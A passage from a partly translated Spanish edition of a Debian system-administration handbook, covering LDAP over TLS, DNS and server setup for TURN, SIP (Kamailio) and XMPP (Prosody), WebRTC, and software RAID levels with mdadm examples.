With ldapvi, you can display an LDIF output of any part of the LDAP directory, make some changes in the text editor, and let the tool do the corresponding LDAP operations for you.

Por lo tanto, es una forma conveniente para actualizar la configuración del servidor LDAP simplemente editando la jerarquía `cn=config`.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

El último paso para activar el cifrado involucra cambiar la variable `SLAPD_SERVICES` en el archivo `/etc/default/slapd`. Para esta más seguros desactivaremos LDAP inseguro completamente.

Ejemplo 11.25. El archivo `/etc/default/slapd`

```

# Default location of the slapd.conf file or slapd.d cn=config
directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a
fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the
server
# will run as root.
SLAPD_USER="openldap"

```



```
# System group to run the slapd server under. If empty the
server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the
init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.d
by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd
can also
# service requests on TCP-port 636 (ldaps) and requests via
unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or
restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want
slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file
exists,
# the init script will not start or restart slapd (but stop
will still
# work). Use this for temporarily disabling startup of slapd
(when doing
# maintenance, for example, or through a configuration
management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses
the system
# keytab file (/etc/krb5.keytab). To use a different keytab
file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab
```

```
# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

11.7.3.3.2. Configuración del cliente

En lado cliente, necesita modificar la configuración de los módulos *libpam-ldap* y *libnss-ldap* para que utilicen una URI `ldaps://`.

LDAP clients also need to be able to authenticate the server. In an X.509 public key infrastructure, public certificates are signed by the key of a certificate authority (CA). With *easy-rsa*, the Falcot administrators have created their own CA and they now need to configure the system to trust the signatures of Falcot's CA. This can be done by putting the CA certificate in `/usr/local/share/ca-certificates` and running **update-ca-certificates**.

```
# cp pki/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs...
1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...

Adding debian:falcot.pem
done.
done.
```

Por último, puede modificar la URI LDAP predeterminada y el DN base predeterminado utilizado por varias herramientas de línea de órdenes en el archivo `/etc/ldap/ldap.conf`. Esto le ahorrará bastante tiempo.

Ejemplo 11.26. El archivo `/etc/ldap/ldap.conf`

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

#BASE    dc=example,dc=com
#URI      ldap://ldap.example.com ldap://ldap-provider.example.com:666

#SIZELIMIT    12
```

```
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

11.8. Servicios de comunicación en tiempo real

Los servicios de comunicación en tiempo real (*Real-Time Communication*, RTC) agrupan los servicios de voz sobre IP, video/webcam, mensajería instantánea (*instant messaging*, IM) y de compartición de escritorio. Este capítulo proporciona una breve introducción a tres servicios necesarios para una infraestructura de comunicación en tiempo real: un servidor TURN, un servidor SIP y un servidor XMPP. Se pueden encontrar explicaciones más extensas de cómo planificar, instalar y gestionar estos servicios en inglés en *Real-Time Communications Quick Start Guide*, que contiene incluso ejemplos específicos para Debian.

→ <https://rtcquickstart.org>

Tanto SIP como XMPP pueden proporcionar la misma funcionalidad. SIP es algo más conocido para la voz sobre IP y para el video, mientras que XMPP se utiliza como protocolo de mensajería instantánea. En realidad ambos pueden ser utilizados para cualquier uno de estos servicios. Para optimizar las opciones de conectividad se recomienda utilizar ambos en paralelo.

Estos servicios dependen de certificados X.509 tanto para autenticación como para propósitos de confidencialidad. Consulte [Sección 10.2, “Certificados X.509”](#) para más información.

11.8.1. Parámetros DNS para los servicios RTC

RTC services require DNS SRV and NAPTR records. A sample configuration that can be placed in the zone file for `falcot.com` (see also [Ejemplo 10.13, “Extracto de /etc/bind/db.falcot.com”](#)):

```
; the server where everything will run
```

```

server1          IN      A      198.51.100.19
server1          IN      AAAA    2001:DB8:1000:2000::19

; IPv4 only for TURN for now, some clients are buggy with IPv6
turn-server      IN      A      198.51.100.19

; IPv4 and IPv6 addresses for SIP
sip-proxy        IN      A      198.51.100.19
sip-proxy        IN      AAAA    2001:DB8:1000:2000::19

; IPv4 and IPv6 addresses for XMPP
xmpp-gw          IN      A      198.51.100.19
xmpp-gw          IN      AAAA    2001:DB8:1000:2000::19

; DNS SRV and NAPTR for STUN / TURN
_stun._udp      IN SRV      0 1 3467 turn-server.falcot.com.
_turn._udp      IN SRV      0 1 3467 turn-server.falcot.com.
@               IN NAPTR    10 0 "s" "RELAY:turn.udp" ""
_turn._udp.falcot.com.

; DNS SRV and NAPTR records for SIP
_sips._tcp      IN SRV      0 1 5061 sip-proxy.falcot.com.
@               IN NAPTR    10 0 "s" "SIPS+D2T" ""
_sips._tcp.falcot.com.

; DNS SRV records for XMPP Server and Client modes:
_xmpp-client._tcp IN      SRV      5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN      SRV      5 0 5269 xmpp-gw.falcot.com.

```

11.8.2. Servidor TURN

TURN es un servicio que permite a los clientes que se encuentran detrás de un router o firewall con NAT encontrar el camino más eficaz para comunicarse con otros clientes y en caso de no encontrarse ningún camino directo retransmitir los flujos de voz y datos. Se recomienda vivamente instalar un servidor TURN antes de ofrecer ningún otro servicio RTC a los usuarios finales.

TURN y el protocolo ICE son estándares abiertos. Para sacar provecho de estos protocolos, maximizando la conectividad y minimizando la frustración de los usuarios, es importante asegurarse que todos los programas cliente sean compatibles.

Para que el algoritmo ICE funcione eficazmente, el servidor tiene que tener direcciones IPv4 públicas.

Instale el paquete **coturn** y edite el archivo de configuración `/etc/turnserver.conf`. Por defecto, se configura una base de datos SQLite en `/var/db/turndb` para los ajustes de las cuentas de usuario, pero se pueden configurar PostgreSQL, MySQL o Redit si se prefiere. Lo más importante es insertar las direcciones IP del servidor.

The server can be started running **turnserver** from the coturn package. We want the server to be an automatically started system service. This is the default behavior using *systemd*. Only when using the older SysVinit you have to edit the `/etc/default/coturn` file like this:

```
#
# Uncomment it if you want to have the turnserver running as
# an automatic system service daemon
#
TURNSEVER_ENABLED=1
```

Por defecto, el servidor TURN usa un acceso anónimo. Tenemos que añadir los usuarios que queremos usar:

```
# turnadmin -a -u roland -p secret_password -r falcot.com
# turnadmin -A -u admin -p secret_password
```

Usamos el argumento `-a` para añadir un usuario normal y `-A` para añadir un usuario administrador.

11.8.3. Servidor Proxy SIP

Un servidor proxy SIP gestiona las conexiones SIP entrantes y salientes entre distintas organizaciones, los proveedores de enlaces SIP (*SIP trunking*), las centralitas privadas (*Private Automatic Branch eXchange*, PBX) como Asterisk, los teléfonos y programas de telefonía SIP y las aplicaciones WebRTC.

Es altamente recomendable instalar y configurar un proxy SIP antes de intentar poner en servicio una centralita (PBX). El proxy SIP normaliza en

gran medida el tráfico que llega a la centralita y proporciona una mayor conectividad y resiliencia.

11.8.3.1. Instalación de un proxy SIP

Install the kamailio package and the package for the database backend. The Falcot administrators chose MySQL, so they install kamailio-mysql-modules and mariadb-server. `/etc/kamailio/kamctlrc` is the configuration file for the control tools **kamctl** and **kamdbctl**. You need to edit and set the `SIP_DOMAIN` to your SIP service domain and set the `DBENGINE` to MySQL, another database backend can be used.

```
[...]
## your SIP domain
SIP_DOMAIN=sip.falcot.com

## chrooted directory
# CHROOT_DIR="/path/to/chrooted/directory"

## database type: MYSQL, PGSQL, ORACLE, DB_BERKELEY, DBTEXT, or
SQLITE
# by default none is loaded
#
# If you want to setup a database with kamdbctl, you must at
least specify
# this parameter.
DBENGINE=MYSQL
[...]
```

Ahora nos centramos en el archivo de configuración

`/etc/kamailio/kamailio.cfg`. Falcot necesita la autenticación de usuario y la ubicación de usuario persistente, así que añaden las siguientes directivas `#!define` en la parte superior de ese archivo:

```
#!KAMAILIO
#
# Kamailio (OpenSER) SIP Server v5.2 - default configuration
script
#   - web: https://www.kamailio.org
#   - git: https://github.com/kamailio/kamailio
#!define WITH_MYSQL
#!define WITH_AUTH
```

```
#!define WITH_USRLOCDB
[...]
```

Kamailio needs a database structure that we can create running **kamdbctl create** as root. Finally, we can add some users with **kamctl**.

```
# kamdbctl create
[...]  
# kamctl add roland secret_password
```

Once everything is properly configured you can start or restart the service with **systemctl restart kamailio**, you can connect with a SIP client providing the IP address and the port (5090 is the default port). The users have the following id: *roland@sip.falcot.com*, and they can login using a client (see [Sección 13.9, “Software de comunicaciones en tiempo real”](#)).

11.8.4. Servidor XMPP

Un servidor XMPP gestiona la conectividad entre usuarios locales XMPP y usuarios XMPP en otros dominios de la red pública Internet.

VOCABULARIO ¿XMPP o Jabber?

En ocasiones se menciona XMPP como Jabber. De hecho, Jabber es una marca y XMPP es el nombre oficial del estándar.

prosody is a popular XMPP server that operates reliably on Debian servers.

11.8.4.1. Instalar el servidor XMPP

Instale el paquete prosody.

Revisar el fichero de configuración `/etc/prosody/prosody.cfg.lua`. Lo más importante es agregar los JIDs de los usuarios a los que se les permite gestionar el servidor.

```
admins = { "joe@falcot.com" }
```


También se necesita un fichero de configuración por cada dominio. Copiar el ejemplo de `/etc/prosody/conf.avail/example.com.cfg.lua` y usarlo como punto de partida. Este es `falcot.com.cfg.lua`:

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com.key";
        certificate = "/etc/ssl/certs/falcot.com.pem";
    }

-- Set up a MUC (multi-user chat) room server on
conference.example.com:
Component "conference.falcot.com" "muc"
```

Para activar el dominio debe haber un enlace simbólico de `/etc/prosody/conf.d/`. Créelo de este modo:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua
/etc/prosody/conf.d/
```

Reinicie el servicio para usar la nueva configuración.

11.8.4.2. Gestionando el servidor XMPP

Some management operations can be performed using the **prosodyctl** command line utility. For example, to add the administrator account specified in `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

Para más detalles sobre cómo personalizar la configuración, vea la [documentación en línea de Prosody](#).

11.8.5. Servicios corriendo en el puerto 443

Algunos administradores prefieren ejecutar todos sus servicios RTC en el puerto 443. Esto facilita a los usuarios conectarse desde lugares remotos, tales como hoteles y aeropuertos. Donde el resto de puertos pueden estar

bloqueados o el tráfico de Internet se redirige a través de servidores proxy HTTP.

Para usar esta estrategia cada servicio (SIP, XMPP y TURN) necesita una dirección IP distinta. Todos los servicios pueden estar todavía en el mismo equipo, ya que Linux soporta múltiples IP en un solo equipo. El número de puerto, 443, debe especificarse en los ficheros de configuración de cada uno de los procesos, y también en los registros SRV del DNS.

11.8.6. Agregando WebRTC

Falcot quiere permitir a los clientes realizar llamadas telefónicas directamente desde el sitio web. Los administradores de Flacot también quieren usar WebRTC como parte de su plan de contingencia, de modo que el personal pueda hacer uso de los navegadores web desde casa y hacer uso del sistema de telefonía de la empresa y trabajar normalmente en caso de emergencia.

EN LA PRÁCTICA Pruebe WebRTC

If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.

→ <https://sip5060.net/test-calls>

WebRTC es una tecnología que evoluciona rápidamente, y es esencial hacer uso de los paquetes de las distribuciones Testing. Otra opción es compilar el software.

WebRTC usa una simple API para proveer de RTC a navegadores y aplicaciones móviles, es software libre y está siendo desarrollado por Google.

→ <https://webrtc.org>

A very flexible approach is using GStreamer's WebRTC implementation. It enables pipeline-based multimedia applications, which allows developing

interesting and highly efficient applications. A good starting point is the following demo by Centricular, the main company that is developing it:

→ <https://gitlab.freedesktop.org/gstreamer/gst-examples>

Portales web más avanzados de tipo click-para-llamar normalmente hacen uso de scripts en la parte de servidor para generar dinámicamente el fichero `config.js`. El código fuente de [DruCall](#) muestra cómo hacerlo con PHP.

Este capítulo sólo analiza una parte de todo el software de servidor disponible; sin embargo, describimos la mayoría de los servicios de red. Ahora es el momento de un capítulo aún más técnico: profundizaremos en los detalles de algunos conceptos, describiremos los despliegues masivos y la virtualización.

Capítulo 12. Administración avanzada

Este capítulo vuelve sobre algunos aspectos que ya se han descrito anteriormente con una perspectiva diferente: en lugar de instalar un único equipo vamos a estudiar sistemas de despliegue masivo; en lugar de crear volúmenes RAID o LVM durante la instalación, vamos a aprender a hacerlo a mano para que posteriormente podamos revisar nuestras elecciones iniciales. Por último veremos herramientas de monitorización y técnicas de virtualización. Como consecuencia de lo anterior, este capítulo se dirige más a administradores profesionales y no tanto a personas responsables únicamente de su red doméstica.

12.1. RAID y LVM

El [Capítulo 4, *Instalación*](#) presentaba estas tecnologías desde el punto de vista del instalador y cómo éste las integra para hacer sencillo su despliegue desde el comienzo. Después de la instalación inicial, un administrador debe ser capaz de gestionar las cambiantes necesidades de espacio sin tener que recurrir a una reinstalación. Por lo tanto necesita dominar las herramientas necesarias para manipular volúmenes RAID y LVM.

Tanto RAID como LVM son técnicas para abstraer los volúmenes montados de sus correspondientes dispositivos físicos (discos duros reales o particiones de los mismos). El primero garantiza la seguridad y disponibilidad de los datos en caso de fallos de hardware agregando redundancia mientras que el segundo hace más flexible la gestión de los volúmenes y los independiza del tamaño real de los discos subyacentes. En ambos casos se crean nuevos dispositivos de bloques en el sistema que pueden ser utilizados tanto para crear sistemas de archivos como espacios de intercambio sin necesidad de que se asocien a un disco físico concreto. RAID y LVM tienen orígenes bastante diferentes pero su funcionalidad a veces se solapa, por lo que a menudo se mencionan juntos.

PERSPECTIVA Btrfs combina LVM y RAID

Mientras que LVM y RAID son dos subsistemas diferenciados del núcleo que se interponen entre los dispositivos de bloques de disco y sus sistemas de archivos, *btrfs* es un sistema de archivos, desarrollado originalmente por Oracle, que combina las características de LVM, RAID y muchas más.

→ <https://btrfs.wiki.kernel.org/>

Entre las características más notables está el poder tomar una instantánea del sistema de archivos en cualquier momento. Esta copia instantánea no utiliza inicialmente espacio en el disco, y sólo se duplica aquella información que es modificada en alguna de las copias. Este sistema de archivos también gestiona de forma transparente la compresión de archivos y hace sumas de verificación para garantizar la integridad de toda la información almacenada.

Tanto en el caso de RAID como en el de LVM, el núcleo proporciona un archivo de dispositivo de bloques similar a los que corresponden a un disco duro o una partición. Cuando una aplicación u otra parte del núcleo necesita acceder a un bloque de estos dispositivos, el subsistema apropiado canaliza el bloque a la capa física apropiada. Dependiendo de la configuración este bloque podría estar almacenado en uno o varios discos, y su localización puede no estar directamente relacionada con la ubicación del bloque en el dispositivo lógico.

12.1.1. RAID por software

RAID significa *colección redundante de discos independientes* («Redundant Array of Independent Disks»). El objetivo de este sistema es evitar pérdida de datos y asegurar su disponibilidad en caso que falle un disco duro. El principio general es bastante simple: se almacenan los datos en varios discos físicos en lugar de sólo uno, con un nivel de redundancia configurable. Dependiendo de esta cantidad de redundancia, y aún en caso de fallo inesperado del disco, se puede reconstruir los datos sin pérdida desde los discos restantes.

CULTURA ¿Independiente o económico?

La letra I en RAID era originalmente inicial de *económico* («inexpensive») debido a que RAID permitía un aumento drástico en la seguridad de los datos sin la necesidad de invertir en costosos discos de alta gama. Sin embargo, probablemente debido a preocupaciones de imagen, ahora se suele considerar que es inicial de *independiente*, lo que no tiene el sabor amargo de implicar bajo coste.

Se puede implementar RAID tanto con hardware dedicado (módulos RAID integrados en las tarjetas controladoras SCSI o SATA) o por abstracción de software (el núcleo). Ya sea por hardware o software, un sistema RAID con suficiente redundancia puede mantenerse operativo de forma transparente cuando falle un disco; las capas superiores (las aplicaciones) inclusive pueden seguir accediendo a los datos a pesar del fallo. Por supuesto, este «modo degradado» puede tener un impacto en el rendimiento y se reduce la redundancia, por lo que otro fallo de disco puede llevar a la pérdida de datos. En la práctica por lo tanto, uno intentará estar en este modo degradado sólo el tiempo que tome reemplazar el disco fallado. Una vez que instale el nuevo disco, el sistema RAID puede reconstruir los datos necesarios para volver a un modo seguro. Las aplicaciones no notarán cambio alguno, además de la posible disminución en la velocidad de acceso, mientras que el array esté en modo degradado o durante la fase de reconstrucción.

Cuando se implementa RAID con hardware, generalmente se configura desde la herramienta de gestión del BIOS y el núcleo tratará el array RAID como un solo disco que funcionará como un disco físico estándar, aunque el nombre del dispositivo podría ser diferente.

En este libro sólo nos enfocaremos en RAID por software.

12.1.1.1. Diferentes niveles de RAID

RAID no es sólo un sistema sino un rango de sistemas identificados por sus niveles, los cuales se diferencian por su disposición y la cantidad de redundancia que proveen. Mientras más redundantes, más a prueba de fallos serán ya que el sistema podrá seguir funcionando con más discos fallados. Por el otro lado, el espacio utilizable disminuye dado un conjunto de discos; visto de otra forma, necesitará más discos para almacenar una cantidad de datos particular.

RAID lineal

Aún cuando el subsistema RAID del núcleo permite crear «RAID lineal», esto no es RAID propiamente ya que esta configuración no provee redundancia alguna. El núcleo simplemente agrupa varios discos de punta a punta y provee el volumen agrupado como un solo disco virtual (un dispositivo de bloque). Esa es toda su función. Rara vez se utiliza únicamente esta configuración (revise más adelante las excepciones), especialmente debido a que la falta de redundancia significa que el fallo de un disco hará que todo el grupo, y por lo tanto todos los datos, no estén disponibles.

RAID-0

Este nivel tampoco provee redundancia, pero los discos no están simplemente agrupados uno después del otro: están divididos en *tiras* («stripes»), y los bloques en el dispositivo virtual son almacenados en tiras de discos físicos alternados. En una configuración RAID-0 de dos discos, por ejemplo, los bloques pares del dispositivo virtual serán almacenados en el primer disco físico mientras que los bloques impares estarán en el segundo disco físico.

Este sistema no intenta aumentar la confiabilidad ya que (como en el caso lineal) se compromete la disponibilidad de todos los datos tan pronto como falle un disco, pero sí aumenta el rendimiento: durante el acceso secuencial a grandes cantidades de datos contiguos, el núcleo podrá leer de (o escribir a) ambos discos en paralelo, lo que aumentará la tasa de transferencia de datos. Los discos son utilizados en su totalidad por el dispositivo RAID, así que deberían tener el mismo tamaño para no perder rendimiento.

Está disminuyendo el uso de RAID-0, su nicho está siendo ocupado por LVM (vea más adelante).

RAID-1

Este nivel, también conocido como «espejado RAID» («mirroring») es la configuración más simple y la más utilizada. En su forma estándar, utiliza dos discos físicos del mismo tamaño y provee un volumen lógico nuevamente del mismo tamaño. Se almacenan los datos de forma idéntica en ambos discos, de ahí el apodo «espejo» («mirror»). Cuando falla un disco, los datos continúan disponibles en el otro. Para datos realmente críticos, obviamente, RAID-1 puede configurarse con más de dos discos, con un impacto directo en la relación entre el costo del hardware y el espacio disponible para datos útiles.

NOTA Discos y tamaños de «cluster»

Si configura en espejo dos discos de diferentes tamaños, el más grande no será completamente utilizado ya que contendrá los mismos datos que el más pequeño y nada más. Por lo tanto, el espacio útil que provee un volumen RAID-1 es el tamaño del menor de los discos en el array. Esto también aplica a volúmenes RAID de mayor nivel RAID, aún cuando la redundancia se almacene de forma diferente.

Por lo tanto es importante, cuando configure arrays RAID (a excepción de RAID-0 y «RAID lineal») sólo agrupar discos de tamaño idéntico, o muy similares, para evitar desperdiciar recursos.

NOTA Discos libres

Los niveles RAID que incluyen redundancia permiten asignar a un array más discos que los necesarios. Los discos adicionales son utilizados como repuestos cuando falla alguno de los discos principales. Por ejemplo, en un espejo de dos discos más uno libre, si falla uno de los primeros discos el núcleo automáticamente (e inmediatamente) reconstruirá el espejo utilizando el disco libre para continuar asegurando la redundancia luego del tiempo de reconstrucción. Puede utilizar esta característica como otra barrera de seguridad para datos críticos.

Es normal preguntarse porqué esto es mejor que simplemente configurar el espejo con tres discos desde el comienzo. La ventaja de la configuración con un «disco libre» es que puede compartir este último entre varios volúmenes RAID. Por ejemplo, uno puede tener tres volúmenes en espejo asegurando redundancia en caso que falle un disco con sólo siete discos (tres pares más un disco libre compartido), en lugar de los nueve discos que necesitaría para configurar tres tríos de discos.

Este nivel de RAID, aunque costoso (debido a que sólo es útil la mitad del espacio de almacenamiento en el mejor de los casos) es muy utilizado en la práctica. Es simple de entender y permite respaldos muy simples, como ambos discos tienen el mismo contenido puede extraer temporalmente uno de ellos sin impactar el funcionamiento del sistema. Usualmente aumenta el rendimiento de lectura ya que el núcleo puede leer la mitad de los datos de cada disco en paralelo, mientras que el rendimiento de escritura no se ve afectado muy seriamente. En el caso de un array RAID-1 de N discos, los datos continuarán disponibles en caso que fallen N-1 discos.

ATENCIÓN RAID no es una copia de seguridad

Los sistemas RAID no son mecanismos de respaldo. Aunque RAID aumenta la redundancia - y por lo tanto la disponibilidad de un sistema - y protege contra fallos de disco, se hacen copias de seguridad para proteger los datos de ser alterados, eliminados, corrompidos, etc., y para poder restaurarlos si es necesario. Para demostrar esto: Si se elimina uno o todos los archivos por accidente, un RAID reflejará este cambio, pero no proporcionará los medios para restaurar el archivo(s). Así que mientras está claramente solapado, no son los mismos y se deben utilizar conjuntamente entre sí.

RAID-4

Este nivel de RAID, que no es muy utilizado, utiliza N discos para almacenar datos útiles y un disco extra para almacenar información de redundancia. Si falla este disco, el sistema puede reconstruir su contenido de los otros N. Si uno de los N discos de datos falla, la combinación de los demás N-1 discos junto con el disco de «paridad» contiene suficiente información para reconstruir los datos necesarios.

RAID-4 no es demasiado costoso ya que sólo implica un aumento de uno-en-N en los costos y no tiene un impacto significativo en el rendimiento de lectura, pero se reduce la velocidad de escritura. Lo que es más, debido a que escribir en cualquier disco involucra escribir en el disco de paridad este último recibirá muchas más escrituras que los demás y, como consecuencia, podría reducir su tiempo de vida dramáticamente. Los datos en un array RAID-4 están seguro sólo contra el fallo de un disco (de los N+1).

RAID-5

RAID-5 soluciona el problema de asimetría de RAID-4: los bloques de paridad están distribuidos en todos los $N+1$ discos, ninguno de los discos tiene un rol particular.

El rendimiento de lectura y escritura es idéntica a la de RAID-4. Aquí también el sistema continuará su funcionamiento con el fallo de hasta un disco (de los $N+1$), pero no más.

RAID-6

Se puede considerar a RAID-6 como una extensión de RAID-5, donde cada serie de N bloques poseen dos bloques de redundancia, y cada serie de $N+2$ bloques está distribuida en $N+2$ discos.

Este nivel de RAID es ligeramente más costoso que los dos anteriores, pero agrega seguridad adicional ya que pueden fallar hasta dos discos (de $N+2$) sin comprometer la disponibilidad de los datos. Por el otro lado, las operaciones de escritura ahora deben escribir un bloque de datos y dos bloques de redundancia, lo que lo hace aún más lento.

RAID-1+0

Estrictamente hablando, este no es un nivel RAID sino la combinación de dos agrupaciones RAID. Comience con $2 \times N$ discos, configúrelos en pares de N volúmenes RAID-1; y luego agrupe estos N volúmenes en sólo uno, ya sea con «RAID lineal» o (cada vez más) LVM. Este último caso va más allá de RAID puro, pero no hay problemas con ello.

RAID-1+0 puede sobrevivir el fallo de varios discos, hasta N en el array de $2 \times N$ antes descrito, siempre que continúe trabajando al menos uno de los discos en cada par RAID-1.

YENDO MÁS ALLÁ RAID-10

Generalmente se considera a RAID-10 como sinónimo de RAID-1+0, pero algo específico de Linux lo hace en realidad una generalización. Esta configuración permite un sistema en el que cada bloque está almacenado en dos discos diferentes, aún con una cantidad impar de discos, con las copias distribuidas en un modelo configurable.

El rendimiento variará dependiendo del modelo de reparto y el nivel de redundancia que seleccione, así como también de la carga en el volumen lógico.

Obviamente, seleccionará el nivel RAID según las limitaciones y requisitos de cada aplicación. Sepa que un mismo equipo puede tener varios arrays RAID distintos con diferentes configuraciones.

12.1.1.2. Configuración de RAID

Para configurar un volumen RAID necesitará el paquete `mdadm`: éste provee el programa **`mdadm`**, que permite crear y modificar arrays RAID, así como también scripts y herramientas que lo integran al resto del sistema, incluyendo el sistema de monitorización.

Nuestro ejemplo será un servidor con una cantidad de discos, algunos que ya están utilizados, y el resto se encuentran disponibles para configurar RAID. Inicialmente tendremos los siguientes discos y particiones:

- el disco `sdb`, de 4 GB, completamente disponible;
- el disco `sdc`, de 4 GB, también completamente disponible;
- en el disco `sdd` hay disponible una única partición `sdd2` (de alrededor de 4 GB);
- finalmente, un disco `sde`, también de 4 GB, completamente disponible.

NOTA Identificación de volúmenes RAID existentes

El archivo `/proc/mdstat` enumera los volúmenes existentes y sus estados. Cuando cree volúmenes RAID, debe tener cuidado de no nombrarlos igual a algún volumen existente.

Utilizaremos estos elementos físicos para crear dos volúmenes, un RAID-0 y un espejo (RAID-1). Comencemos con el volumen RAID-0:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 7.99GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
```

```
Version : 1.2
Creation Time : Mon Feb 28 01:54:24 2022
Raid Level : raid0
Array Size : 8378368 (7.99 GiB 8.58 GB)
Raid Devices : 2
Total Devices : 2
Persistence : Superblock is persistent

Update Time : Mon Feb 28 01:54:24 2022
State : clean
Active Devices : 2
Working Devices : 2
Failed Devices : 0
Spare Devices : 0

Layout : -unknown-
Chunk Size : 512K
```

Consistency Policy : none

```
Name : debian:0 (local to host debian)
UUID : a75ac628:b384c441:157137ac:c04cd98c
Events : 0
```

Number	Major	Minor	RaidDevice	State	
0	8	0	0	active sync	/dev/sdb
1	8	16	1	active sync	/dev/sdc

```
# mkfs.ext4 /dev/md0
mke2fs 1.46.2 (28-Feb-2021)
Discarding device blocks: done
Creating filesystem with 2094592 4k blocks and 524288 inodes
Filesystem UUID: ef077204-c477-4430-bf01-52288237bea0
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632
```

```
Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done
```

```
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.8G   24K   7.4G   1% /srv/raid-0
```

La orden **mdadm --create** necesita varios parámetros: el nombre del volumen a crear (`/dev/md*`, donde MD es acrónimo de *múltiples dispositivos* — «Multiple Device»), el nivel RAID, la cantidad de discos (que es obligatorio a pesar de que sea sólo importante con RAID-1 y superior), y los dispositivos físicos a utilizar. Una vez que creó el dispositivo, podemos utilizarlo como si fuese una partición normal, crear un sistema de archivos en él, montarlo, etc. Sepa que el que creáramos un volumen RAID-0 como `md0` es sólo una coincidencia, la numeración del array no tiene correlación alguna con la cantidad de redundancia elegida. También es posible crear arrays RAID con nombre si se proveen los parámetros correctos a **mdadm**, como `/dev/md/linear` en lugar de `/dev/md0`.

Crear un RAID-1 es similar, las diferencias sólo son notables luego:


```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
may not be suitable as a boot device. If you plan to
store '/boot' on this device please ensure that
your boot-loader understands md/v1.x metadata, or use
--metadata=0.90
mdadm: largest drive (/dev/sdc2) exceeds size (4189184K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
    Version : 1.2
    Creation Time : Mon Feb 28 02:07:48 2022
    Raid Level : raid1
    Array Size : 4189184 (4.00 GiB 4.29 GB)
    Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
    Raid Devices : 2
    Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Mon Feb 28 02:08:09 2022
    State : clean, resync
    Active Devices : 2
    Working Devices : 2
    Failed Devices : 0
    Spare Devices : 0

Consistency Policy : resync

Rebuild Status : 13% complete

    Name : debian:1 (local to host debian)
    UUID : 2dfb7fd5:e09e0527:0b5a905a:8334adb8
    Events : 17

    Number   Major   Minor   RaidDevice State
    0         8       34      0        active sync   /dev/sdd2
    1         8       48      1        active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

Number	Major	Minor	RaidDevice	State	
0	8	34	0	active sync	/dev/sdd2
1	8	48	1	active sync	/dev/sde

```
[...]
    State : clean
[...]
```

SUGERENCIA RAID, discos y particiones

Como muestra nuestro ejemplo, se pueden construir dispositivos RAID con particiones de discos, no se necesitan discos completos.

Son necesarios algunos comentarios. Primero, **mdadm** está al tanto que los elementos físicos tiene diferentes tamaños; se necesita confirmar ya que esto implicará que perderá espacio en el elemento más grande.

Lo que es más importante, revise el estado del espejo. El estado normal de un espejo RAID es que ambos discos tengan el mismo contenido. Sin embargo, nada garantiza que este sea el caso cuando se crea el volumen. Por lo tanto, el subsistema RAID dará esta garantía por su cuenta y, tan pronto como se crea el dispositivo RAID, habrá una fase de sincronización. Luego de un tiempo (cuánto exactamente dependerá del tamaño de los discos...), el array RAID cambiará al estado «active» (activo) o «clean» (limpio). Sepa que durante esta fase de reconstrucción el espejo se encuentra en modo degradado y no se asegura redundancia. Si falla un disco durante esta ventana de riesgo podrá perder toda la información. Sin embargo, rara vez se almacenan grandes cantidades de datos críticos en un array RAID creado recientemente antes de su sincronización inicial. Sepa que aún en modo degradado puede utilizar `/dev/md1` y puede crear en él un sistema de archivos así como también copiar datos.

SUGERENCIA Inicio de un espejo en modo degradado

